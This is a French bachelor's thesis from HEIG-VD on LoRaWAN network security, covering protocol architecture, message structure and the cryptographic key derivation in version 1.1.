HEIG VD HAUTE ÉCOLE D'INGÉNIERIE ET DE GESTION DU CANTON DE VAUD

Etude de la sécurité des réseaux LoRaWAN en Suisse romande

Travail de Bachelor

Non Confidentiel

Département : TIC

Filière : Informatique et systèmes de communication

Orientation : Sécurité informatique

Chantemargue Maxime

25 juillet 2024

Travail proposé par :

Augier Maxime

HEIG-VD

Yverdon-Les-Bains 1400

Supervisé par :

Augier Maxime

Préambule

Ce travail de Bachelor (ci-après TB) est réalisé en fin de cursus d'études, en vue de l'obtention du titre de Bachelor of Science HES-SO en Ingénierie.

En tant que travail académique, son contenu, sans préjuger de sa valeur, n'engage ni la responsabilité de l'auteur, ni celles du jury du travail de Bachelor et de l'Ecole.

Toute utilisation, même partielle, de ce TB doit être faite dans le respect du droit d'auteur.

HEIG-VD

Le Chef du Département

Yverdon-les-Bains, le 25 juillet 2024

Authentification

Le soussigné, Chantemargue Maxime, atteste par la présente avoir réalisé seul ce travail et n'avoir utilisé aucune autre source que celles expressément mentionnées.

Chantemargue Maxime

Yverdon-les-Bains, le 25 juillet 2024

Résumé

Ce projet de Bachelor vise à évaluer la sécurité des protocoles de communication LPWAN, en particulier LoRaWAN, dans le contexte de l'Internet des Objets (IoT).

Table des matières

Table des figures

Liste des tableaux

Liste des codes sources

Glossaire

Mot technique	Définition
End Device	Appareil se connectant au réseau LoRaWAN
Gateway	Passerelle d'accès au réseau LoRaWAN
Network Server	Serveur réseau sur lequel la Gateway est connectée et fait transiter les messages
Application Server	Serveur d'application en bout de chaîne de communication vers lequel les données du End Device sont envoyées
Join Request	Requête d'activation sur le réseau LoRaWAN envoyée par le End Device vers le Join Server
Join Accept	Requête de validation renvoyée par le Join Server au End Device si l'activation est un succès
Rejoint Request	Requête de reconnexion sur le réseau LoRaWAN si le End Device a déjà été connecté sur ce réseau
Join Server	Serveur vers lequel le End Device va envoyer une join request et si celui-ci est légitime alors, ce même Join Server renvoie la réponse join accept au End Device
Payload	Charge utile mise dans une requête pour être envoyée au serveur. Dans le cadre de LoRaWAN, c'est la FRMPayload
Déchiffrer	Accès légitime à un contenu chiffré à l'aide de sa clé de chiffrement
Décrypter	Accès illégitime au texte clair lié à un texte chiffré, sans connaître sa clé de déchiffrement
Root Key	Clé utilisée pour dériver d'autres clés

Acronyme	Définition
LoRaWAN	Low power wide area network
IoT	Internet of things
AES	Advanced encryption standard
AppKey	Application key
AppSKey	Application session key
NwkKey	Network key
AES-ECB	Advanced Encryption Standard with Electronic Code Book mode
AES-CCM	Advanced Encryption Standard with counter with cipher block chaining message authentication code
TTN	The Things Network, prestataire de réseau mondial IoT LoRaWAN
MIC	Message Integrity Code, dans le cadre de LoRaWAN ceci fait référence à un MAC cryptographique, Message Authentitcation Code
MAC	Media Access Control, type de message concernant la calibration entre le réseau et la Gateway

WSS	WebSocket
Nonce	Numéro utilisé qu'une fois
IV	Vecteur d'initialisation ou Nonce

Cahier des charges

Objectifs

- Effectuer une synthèse des mécanismes de sécurité présents dans LoRaWAN.
- Evaluer les risques et élaborer des scénarios d'attaques possibles.
- Installer un point d'accès vers un réseau ouvert, et s'en servir pour collecter du trafic LoRaWAN.
- Analyser le trafic collecté pour y détecter la présence de problèmes éventuels.

Objectifs optionnels

- Elaborer des scénarios d'attaques basés sur la falsification des coordonnées géographiques d'un point d'accès.
- Tester la viabilité des implémentations en radio software (USRP) pour moduler et démoduler le protocole LoRa sous-jacent.
- Elaborer des scénarios d'attaque sur la couche matérielle du protocole (timing, brouillage...)

Livrables

Un rapport contenant :

- Un état de l'art sur le fonctionnement de LoRaWAN
- Une description synthétique de l'utilisation de la cryptographie dans la stack LoRaWAN, y compris les procédures de gestion de clés implémentées par les constructeurs et les opérateurs de réseaux publics.
- Une description de la procédure employée pour mettre en place le point d'accès et le système de collecte de données
- Les résultats de l'analyse de trafic
- Les résultats des objectifs optionnels
- Un journal de travail avec les heures réalisées

Les traces collectées, en format PCAP-ng.

Introduction

Ce projet de Bachelor vise à évaluer la sécurité des protocoles de communication LPWAN, en particulier LoRaWAN, dans le contexte de l'Internet des Objets (IoT).

Dans un premier temps, une synthèse des mécanismes de sécurité présents nativement dans le protocole LoRaWAN sera réalisée, avec une identification des risques les plus importants et une analyse des scénarios d'attaque possibles. Ensuite, des mesures expérimentales seront effectuées sur un site en Suisse romande pour comprendre l'utilisation du réseau LoRaWAN dans la région, tout en évaluant l'impact des métadonnées malgré le chiffrement. Enfin, l'installation et l'exploitation d'un point d'accès au sein d'un réseau volontaire permettront d'évaluer la faisabilité pour un opérateur malveillant de mettre en place les scénarios d'attaque évoqués ci-dessus.

Motivation

La vision de l'Internet-of-Things (IoT) promet une multitude d'objets connectés, capables d'échanger des informations sur un réseau universel.

Ces objets sont souvent contraints par leur taille et leur coût, ce qui limite la puissance disponible ainsi que la taille physique des antennes.

Ces contraintes peuvent exclure l'utilisation de technologies existantes, comme les réseaux mobiles ou les réseaux sans fil domestiques.

Pour pallier ces limitations, il existe des protocoles de communication "Low Power Wide Area Network" (LPWAN) tels que LoRaWAN, Sigfox, ou LTE-M, permettant de communiquer à longue distance et à basse puissance, en renonçant à un débit élevé. La communication se fait avec un réseau de stations de base communiquant entre elles par une infrastructure classique. Ce réseau peut être commercial. Par exemple, Swisscom exploite un réseau LoRaWAN à l'usage de clients business. Néanmoins, il existe aussi des réseaux publics formés par des participants volontaires, comme The Things Network.

Ces réseaux posent de nouveaux problèmes de sécurité : d'une part, l'interception des communications radio peut se faire facilement à plus grande échelle, de l'autre, un opérateur malveillant peut choisir de participer à un réseau public. Il est important d'étudier les risques posés par une telle technologie.

Etat de l'art

Cas d'usages

De nos jours, de plus en plus de choses sont connectées à internet pour une gestion à distance d'appareils. Le but est de centraliser la récolte d'information de toute sorte de capteurs pour ensuite en tirer des statistiques, des analyses, faire du forecasting.

Ces appareils étant souvent des petits capteurs embarqués, ils n'ont que très peu de capacités de calcul et de charge. C'est pour ceci qu'il leur faut un moyen de communication basse consommation. LoRa fait partie de cette famille de protocole grande portée basse consommation.

LoRaWAN est une couche applicative qui vient s'ajouter au protocole basse consommation de LoRa. Celle-ci permet notamment d'ajouter une couche sécuritaire avec chiffrement, authentification et vérification d'intégrité. LoRaWAN est maintenue par LoRa Alliance

1.1 Versions

La première version de LoRaWAN est sortie en 2015. Voici-ci contre les différentes versions[1] :

Version	Date de sortie
1.0	Janvier 2015
1.0.1	Février 2016

[1] https://www.thethingsnetwork.org/docs/lorawan/what-is-lorawan/

1.0.2	Juillet 2016
1.1	**Octobre 2017**
1.0.3	Juillet 2018
1.0.4	Octobre 2020

Tableau 1 Versions de LoRaWAN

Les analyses et tests effectués porteront sur la version 1.1.

1.2 Avantages

Sur le lien vers la documentation de The Things Network, il existe une liste exhaustive de tous les avantages de LoRaWAN. Voici à mon sens les plus pertinents :

- Basse consommation/grande portée : les passerelles LoRaWAN peuvent transmettre et recevoir des signaux sur une distance de plus de 10 kilomètres dans les zones rurales et jusqu'à 3 kilomètres dans les zones urbaines denses.
- Couche sécuritaire : communication chiffrée de bout en bout entre le End Device et l'Application Server avec AES-128.
- Géolocalisation : possibilité de localisation d'appareil IoT par triangulation et donc inutile de surcharger l'appareil avec une puce GPS gourmande en énergie.
- Ecosystème : soutenu par la communauté, beaucoup de personnes mettent en place des Gateways pour que les End Devices puissent se connecter dessus et ainsi avoir une grande couverture sur tout un territoire.
- Les réseaux publics sont régulés grâce à plusieurs règles, par exemple le Duty Cycle, ainsi évitant une congestion du réseau.

1.3 Classe d'appareils

En fonction des utilisations du réseau, il existe différentes classes d'appareils :

Classe	Description
A	La plus basique et économe en énergie. Elle ouvre deux courtes fenêtres de réception après chaque transmission, le réseau doit donc attendre une transmission pour envoyer des données. Idéale pour les appareils sur batteries nécessitant une communication faible ou intermittente, elle offre une très faible consommation d'énergie, mais une capacité descendante limitée, dépendant des transmissions ascendantes.
B	Elle ouvre des fenêtres de réception supplémentaires à des moments programmés en plus de celles de la Classe A, synchronisées via des balises de la passerelle. Elle convient aux applications nécessitant des fenêtres de réception programmées pour des communications descendantes plus fréquentes, tout en maintenant une bonne efficacité énergétique.
C	Elle garde le récepteur allumé en permanence sauf lors des transmissions, permettant de recevoir des données à tout moment. Idéale pour les appareils alimentés sur secteur ou nécessitant une grande quantité de données en temps réel, elle offre une capacité maximale de réception des communications descendantes.

Tableau 2 Classe de End Devices LoRaWAN

Principe de fonctionnement

C'est un réseau communautaire d'échelle mondiale de Gateways LoRaWAN sur lesquelles les End Devices envoient un message. La première Gateway captant le message le remonte au Network Server. Celui-ci le transmet ensuite à l'Application Server.

Ainsi, peu importe où le End Device est installé, il faut simplement que la transmission de message soit captée par une Gateway environnante.

Il est important de noter que n'importe qui peut contribuer à l'extension du réseau communautaire LoRaWAN. En mettant en place une Gateway.

Communautaire versus privé

Il existe principalement deux manières de faire un réseau LoRaWAN. La manière la plus repandue est communautaire. Chaque utilisateur met sa Gateway à disposition sur le réseau pour les autres usagers.

Le réseau privé quant à lui consiste à mettre en place ses propres Gateways. Ces dernières ne communiquent qu'entre elles. Ce qui signifie forcément que la couverture de communication est plus restreinte.

Implication de la sécurité

La mise en place de contre-mesures pour protéger le contenu des communications des End Devices est très importante dans le cas d'un réseau communautaire tel que LoRaWAN. De plus, il est important de rappeler que LoRaWAN se base sur la fréquence publique LoRa. Ceci veut dire que n'importe qui est en mesure avec du matériel radio, de capturer les trames qui passent et donc les analyser. Sachant ceci, une attente en termes de sécurité est de bénéficier de la confidentialité et l'intégrité des paquets.

Chaque utilisateur s'attend à ce que son End Device envoie des messages authentiques. Il ne veut pas qu'un attaquant actif soit en mesure de modifier le message en cours de transmission. Voilà pourquoi, les choix d'algorithmes s'orientent vers du chiffrement authentifié.

Communication

1.1 Cheminement d'un message

Voici donc ci-dessous un schéma détaillant l'envoi d'un message sur le réseau LoRaWAN :




Figure 1 Transmission d'un message

Pour faire la synthèse des éléments vus plus haut sur le fonctionnement et la sécurité de LoRaWAN 1.1, voici deux cas distincts d'interaction entre un capteur de température et le réseau LoRaWAN 1.1 :

Il est important de rappeler les notions suivantes :

1. Une Gateway n'est liée qu'a un seul Network Server.
2. Un Network Server peut avoir plusieurs Gateways.
3. Un End Device (capteur dans le cas présent) peut envoyer un message à n'importe quelle Gateway.
4. Si le paquet reçu par la Gateway puis le Network Server, celui-ci le reroute vers le bon Network Server (NetID). La fonction de redirection vers le bon réseau n'est possible que lorsque le roaming est activé.
5. Un End Device (le capteur) n'a qu'un seul Application Server.
6. Un Application Server peut avoir plusieurs End Devices.

1.2 Utilisation des clés

Voici en fonction de l'envoi d'un Uplink/Downlink/MAC Message les clés impliquées (le détail des clés est disponible dans la section : récapitulatif des clés) :




Figure 2 Légendes des clés utilisées

Voici le déroulement des actions :

Envoi d'un Uplink Message vers l'Application Server :

1. Le End Device envoie un Uplink Message au Network Server. Le contenu est chiffré par AppSKey et signé par FNwkSIntKey et SNwkSIntKey.
2. Le Network Server vérifie le MIC avec FNwkSIntKey et SNwkSIntKey. Il transmet l'Uplink à l'Application Server, si le MIC est valide. Sinon, il ne le traite pas.
3. L'Application Server déchiffre avec l'AppSKey.

Envoi d'un Downlink Message par l'Application Server vers le End Device :

1. L'Application Server envoie un Downlink Message chiffré avec AppSKey au Network Server.
2. Le Network Server applique un MIC au Downlink Message calculé avec FNwkSIntKey et SNwkSIntKey et le transmet au End Device.
3. Le End Device vérifie le MIC et déchiffre le contenu du Downlink, si le MIC est valide. Sinon, il ne le traite pas.

Envoi d'un MAC Message au Network Server :

1. Le End Device envoie un MAC Message chiffré avec la NwkSEncKey et signe avec FNwkSIntKey et SNwkSIntKey.
2. Le Network Server vérifie le MIC avec FNwkSIntKey et SNwkSIntKey et traite le message, si le MIC est valide.




Figure 3 Utilisation des clés en fonction des messages

1.2.1 Connexion du capteur au réseau

Lorsque le capteur veut se connecter pour la première fois, il contacte le Network Server, en envoyant une Join Request, par le biais des Gateway environnantes. Le Network Server va rediriger cette requête vers le Join Server. Si celle-ci est valide, le Join Server génère les clés de session réseau, les envoie au Network Server, puis génère la clé de session applicative et la transmet à l'Application Server. Finalement, le Network Server transmet la Join Accept au capteur. A partir de ce point, le capteur est en mesure de communiquer avec le réseau et d'envoyer des messages vers l'Application Server.

1.2.2 Reconnexion du capteur au réseau

Après une perte de connexion, le capteur ayant déjà été connecté au réseau, celui-ci va envoyer une Rejoin Request (au lieu d'une Join Request) par le biais des Gateways environnantes au Network Server. Le Network Server va rediriger la Rejoin Request au Join Server qui va ensuite vérifier si elle est valide. Dans le cas d'une requête valide, il transmet la Join Accept qu'il a générée au Network Server et celui-ci l'envoie au End Device. A partir de ce point, le capteur peut communiquer avec le réseau et envoyer des messages vers l'Application Server.

1.2.3 Structure des messages

Pour comprendre les implications de la sécurité dans la stack LoRaWAN 1.1, il est important de comprendre les types ainsi que le formatage des messages envoyés depuis un End Device vers le réseau LoRaWAN.

En se basant sur la spécification LoRaWAN 1.1, il est possible de trouver plusieurs types de structures de message.[2]

Tout d'abord, il y a la couche radio, car toutes les données envoyées depuis les End Devices vers le réseau sont avant tout transmises via radio avec le protocole LoRa vers une Gateway qui va ensuite, démoduler le paquet LoRaWAN et le transmettre au réseau.

Radio PHY layer:




Figure 5: Radio PHY structure (CRC* is only available on uplink messages)

PHYPayload:




Figure 6: PHY payload structure

MACPayload:

Figure 7: MAC payload structure

FHDR:




Figure 8: Frame header structure

Figure 4 Message, encapsulation des couches

Seront dénotés ci-dessous que les champs intéressants liés à la sécurité du protocole LoRaWAN.

1.2.3.1 Radio PHY

La couche radio est la première qui encapsule toute la stack LoRaWAN, elle contient les différentes données permettant de communiquer entre le End Device et les Gateway.

1.2.3.2 PHYPayload

Après réception, d'un message du Network Server ou du End Device, la puce LoRaWAN démodule le signal (couche radio) et extrait la couche physique qui correspond au MAC Layer pour Media Access control. Cette couche contient toutes les informations de calibrations entre le End Device et le réseau. Si une calibration devait être faites, ex : changement du débit de données, les informations relatives à ceci ce trouveront dans cette couche.

Plus précisément, il y aura principalement (en plus des messages de calibration et MAC), trois types de messages :

- JoinRequest : requête de connexion envoyée par le End Device vers le Network Server puis acheminée vers le Join Server pour initialiser une première connexion à un réseau LoRaWAN.
- Rejoin Request : même principe que JoinRequest, sauf que c'est dans le cas ou un End Device se reconnecte à un réseau connu sur lequel il a déjà initialisé une JoinRequest.
- Join Accept : requête transmise du Network Server vers un End Device pour notifier celui-ci que sa JoinRequest a été acceptée par le JoinServer et qu'il peut donc interagir avec le réseau LoRaWAN.

1.2.3.3 MACPayload

Cette encapsulation fait précisément référence au type de message lié à la gestion du réseau qui est envoyé du End Device au Network Server ou inversement. Cette structure de message est encapsulée dans la couche PHYPayload.

---

[2] MAC Message Formats, Spécification LoRaWAN 1.1

Un champ intéressant ici est FPort, si celui-ci n'est pas égal à 0, cela signifie qu'en plus des commandes MAC, la trame contient aussi des données applicatives (provenant de l'Application Server).

Si ce champ est égal à 0 alors, le champ FOpts (voir dans FHDR) doit être vide.

1.2.3.4 FHDR

Cette encapsulation contient des éléments cruciaux dans le fonctionnement de LoRaWAN 1.1. Celle-ci contient l'identifiant unique du End Device au sein d'un réseau donné. Le FCtrl contient des informations liées au débit de données (ADR), ADR Acknowledge Request et autre élément lié au contrôle des transmissions entre End Device et Network Server.

Un point extrêmement important est le FCntr, celui-ci est utilisé comme IV dans le chiffrement des Payloads avec CCM. Par conséquent, il est **impératif** qu'il ne soit **jamais** réutilisé sinon tout le chiffrement faillit.

En fonction du type de paquet, soit Uplink Message ou Downlink Message, FCnt dénoté FCntUp ou FCntDown. **FCntUp ne doit jamais être réutilisé**.

FOpts est optionnel, il permet de passer des commandes MAC liées à la gestion du réseau.

Sécurité

LoRaWAN utilise de la cryptographie symétrique pour chiffrer les communications de bout en bout. Ce choix est dû à la contrainte des appareils IoT.

Par hypothèse, ce choix est dû au fait que l'utilisation de la fréquence LoRa est réglementée et limitée dans le temps pour chaque appareil, dans le cas d'un handshake TLS ceci rajouterait un temps considérable à chaque transfert de données, car la connexion serait forcément initiée par un handshake. De plus, le contexte étant de l'IoT et LoRaWAN conçu pour être basse consommation, il pourrait être compliqué d'avoir un bon aléa dans le cas de génération de clé (par exemple, s'ils devaient utiliser de la cryptographie asymétrique).

1.1 Cryptographie

L'écosystème utilise plusieurs primitives de chiffrement symétrique toutes basées sur AES, les modes utilisés seront différents en fonctions de l'action à effectuer comme le chiffrement d'une Payload ou le calcul d'un MAC.

L'algorithme de chiffrement des Payload envoyées depuis le End Device à l'Application Server est CCM. C'est une combinaison entre AES-CTR [3]et CBC-MAC pour la partie authentification.

Dans la littérature, il est commun de voir marqué LoRaWAN utilise AES-CTR pour le chiffrement des données. Pour être exact, il faut bien dire que c'est AES-CCM qui est utilisé et non AES-CTR, car ce dernier n'a pas de couche d'authentification sur les blocs chiffrés.

Voir dans les annexes les détails propres à chacun des algorithmes de chiffrement utilisés.

1.1.1 Confidentialité des Payload

Pour la partie protection de la confidentialité des données, c.-à-d. protection du contenu de toute Payload applicative envoyée depuis un End Device sur le réseau, l'algorithme choisi par LoRaWAN est AES-128-CCM. Pour être plus précis, c'est la Payload d'une application métier qui est protégé, par exemple la valeur d'un capteur transmise vers l'Application Server.

Ce choix est expliqué, tout d'abord du fait qu'il soit authentifié, ceci garantissant que toute altération d'une Payload chiffrée sera détectée lors de la tentative de calcul du MIC de celle-ci. LoRaWAN étant un réseau public, tout attaquant actif ou passif est à considérer dans le modèle de sécurité.

1.1.2 Dérivations des clés

Dans le cas des dérivations de clés, l'algorithme utilisé est AES-128-ECB. Ce choix peut paraître critiqué en sachant les propriétés du mode ECB, mais dans ce modèle-ci, il fait sens.

En fonction des versions de LoRaWAN, la dérivation des différentes clés est faite de manière différente. Il est important de noter qu'AES-ECB est utilisé comme HKDF et non comme algorithme pur pour chiffrer et garantir une confidentialité des données. De ce fait, le côté critique des propriétés n'a aucune conséquence dans la présente utilisation.

Une HKDF est une fonction de dérivation de clé basée sur les fonctions de hachage. Elle permet, à partir d'une clé cryptographiquement sûr avec une bonne entropie d'en créer une autre. Il est impératif que l'entrée de l'HKDF soit une clé cryptographiquement sûr.

Le détail des dérivations de clés décrit plus bas est basé sur le schéma de dérivation de clés des Session Keys de la spécification LoRaWAN 1.1.[4]

[3] AES-CTR dans CCM, Annexe

[4] Schéma de dérivations de clés, Ligne 1805 , Spécification LoRaWAN 1.1

1.1.2.1 AES-ECB en KDF – Propriétés

Les propriétés d'AES-ECB font de lui un bon candidat pour le cas d'usage de dérivation de clés à partir des Root Keys dans le cadre de LoRaWAN.

L'objectif principal d'une KDF est de générer une clé cryptographiquement sûre, sur la base de matériel qui ne l'est pas. Un exemple concret serait un mot de passe. Un utilisateur créé un mot de passe pour un coffre digital, ce dernier est passé dans une KDF pour s'assurer que la chaîne résultante soit cryptographiquement sûre.

Toutes ces propriétés sont garanties par AES-ECB.

1.1.2.2 AES vs KDF

Les HKDF, spécifiées par la RFC 5869, tirent parti des fonctions de hachage cryptographique pour offrir une dérivation de clés robuste et sécurisée, adaptée à divers besoins et contextes applicatifs grâce à leur forte résistance statistique et leur flexibilité.

Cependant, l'adoption d'AES-ECB peut être justifiée par des contraintes de déploiement matériel dans les environnements IoT, où la simplicité d'intégration d'une fonction matériellement supportée comme AES est plus appréciée que devoir réimplémenter une KDF sur une couche logicielle.

En fonction des cas d'usage, la place du code peut être limitée ce qui justifierait ainsi l'utilisation directe du module AES implémenté sur la couche matérielle.

1.1.2.3 Paramètres passés à AES-ECB

Lors des différentes dérivations à partir des deux Root Keys dans la version 1.1 de LoRaWAN, un premier octet est hardcodé pour chacune des clés à dériver. Ensuite, celui-ci est concaténé avec le JoinEUI, le JoinNonce, le DevNonce et le padding.

En d'autres termes, cela signifie que pour chaque clé dérivée depuis une Root Key, sa sortie est différente, bien qu'AES-ECB soit utilisé. Ce qui correspond au comportement recherché dans un cas d'usage de KDF.

1.2 Clés de sessions dérivées de NwkKey

La Root Key NwkKey a un rôle crucial dans la sécurité des sessions entre un End Device et le réseau LoRaWAN. C'est à partir de cette clé que toutes les clés pour une session donnée sont créées. Il est très important de comprendre que pour chaque session, ces clés sont régénérées. Elles sont propres à la session courante.

Pour rappel, cette dérivation est effectuée par le End Device et le Network Server. Car ces derniers sont en possession de la Root Key NwkKey.

Pour chaque clé à dériver, il faut un préfixe différent pour pallier le problème de déterminisme de l'algorithme AES128-ECB. C'est pourquoi pour chacune, il y a un préfixe différent :

- 0x01 pour FNwkSIntKey → Forwarding Network session integrity key
- 0x03 pour SNwkSIntKey → Serving Network session integrity key
- 0x04 pour NwkSEncKey → Network session encryption key

Ensuite, ce préfixe est concaténé avec le JoinNonce(1 byte), le JoinEUI(8 bytes), le DevNonce(2 bytes) et le padding de 5 bytes pour arriver à une taille de bloc valide de 128 bits soit 16 bytes.

Légendes des schémas ci-dessous :




Tableau 3 Légende des clés et algorithmes

Chaque clé joue un rôle bien distinct au sein de la couche sécuritaire du réseau LoRaWAN.

Pour commencer, il est utile de connaître les 3 notions suivantes :

- Uplink Message est une donnée envoyée par le End Device vers le réseau.
- Downlink Message est une donnée téléchargée par le End Device sur le réseau.
- MAC correspond à Media Access Control.
- MIC correspond au MAC cryptographique.
- **FNwkSIntKey** et **SNwkSIntKey** servent à calculer des MICs.
- **NwkSEncKey** sert à chiffrer des données.

